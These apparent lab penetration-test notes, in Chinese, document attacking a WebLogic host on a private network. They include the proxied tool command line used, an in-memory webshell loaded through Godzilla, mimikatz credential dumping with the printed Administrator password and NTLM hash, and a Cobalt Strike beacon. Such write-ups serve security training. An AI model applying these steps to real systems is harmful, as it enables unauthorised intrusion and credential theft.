
192.168.3.3的主机里开启了weblogic服务,尝试测试weblogic漏洞
天狐工具箱里的工具不自带socks代理,需在启动时手动设置代理
"E:\ONE-FOX\one-fox工具箱贺岁内测版\java\Java_8_win\bin\java.exe" -DsocksProxyHost=127.0.0.1 -DsocksProxyPort=1236 -jar "E:\ONE-FOX\天狐渗透工具箱-社区版V3.0\tools\gui_scan\weblogic\WeblogicTool_1.3.jar"
存在漏洞,传一个内存🐎

哥斯拉连接

连接成功192.168.10.3是他的三层网络的ip
用哥斯拉的猕猴桃抓取凭证
抓到凭证WEBLOGIC\Administrator / Admin12345
NTLM:ccef208c6485269c20db2cad21734fe7(SID -500 内置管理员)
直接在cs上上线

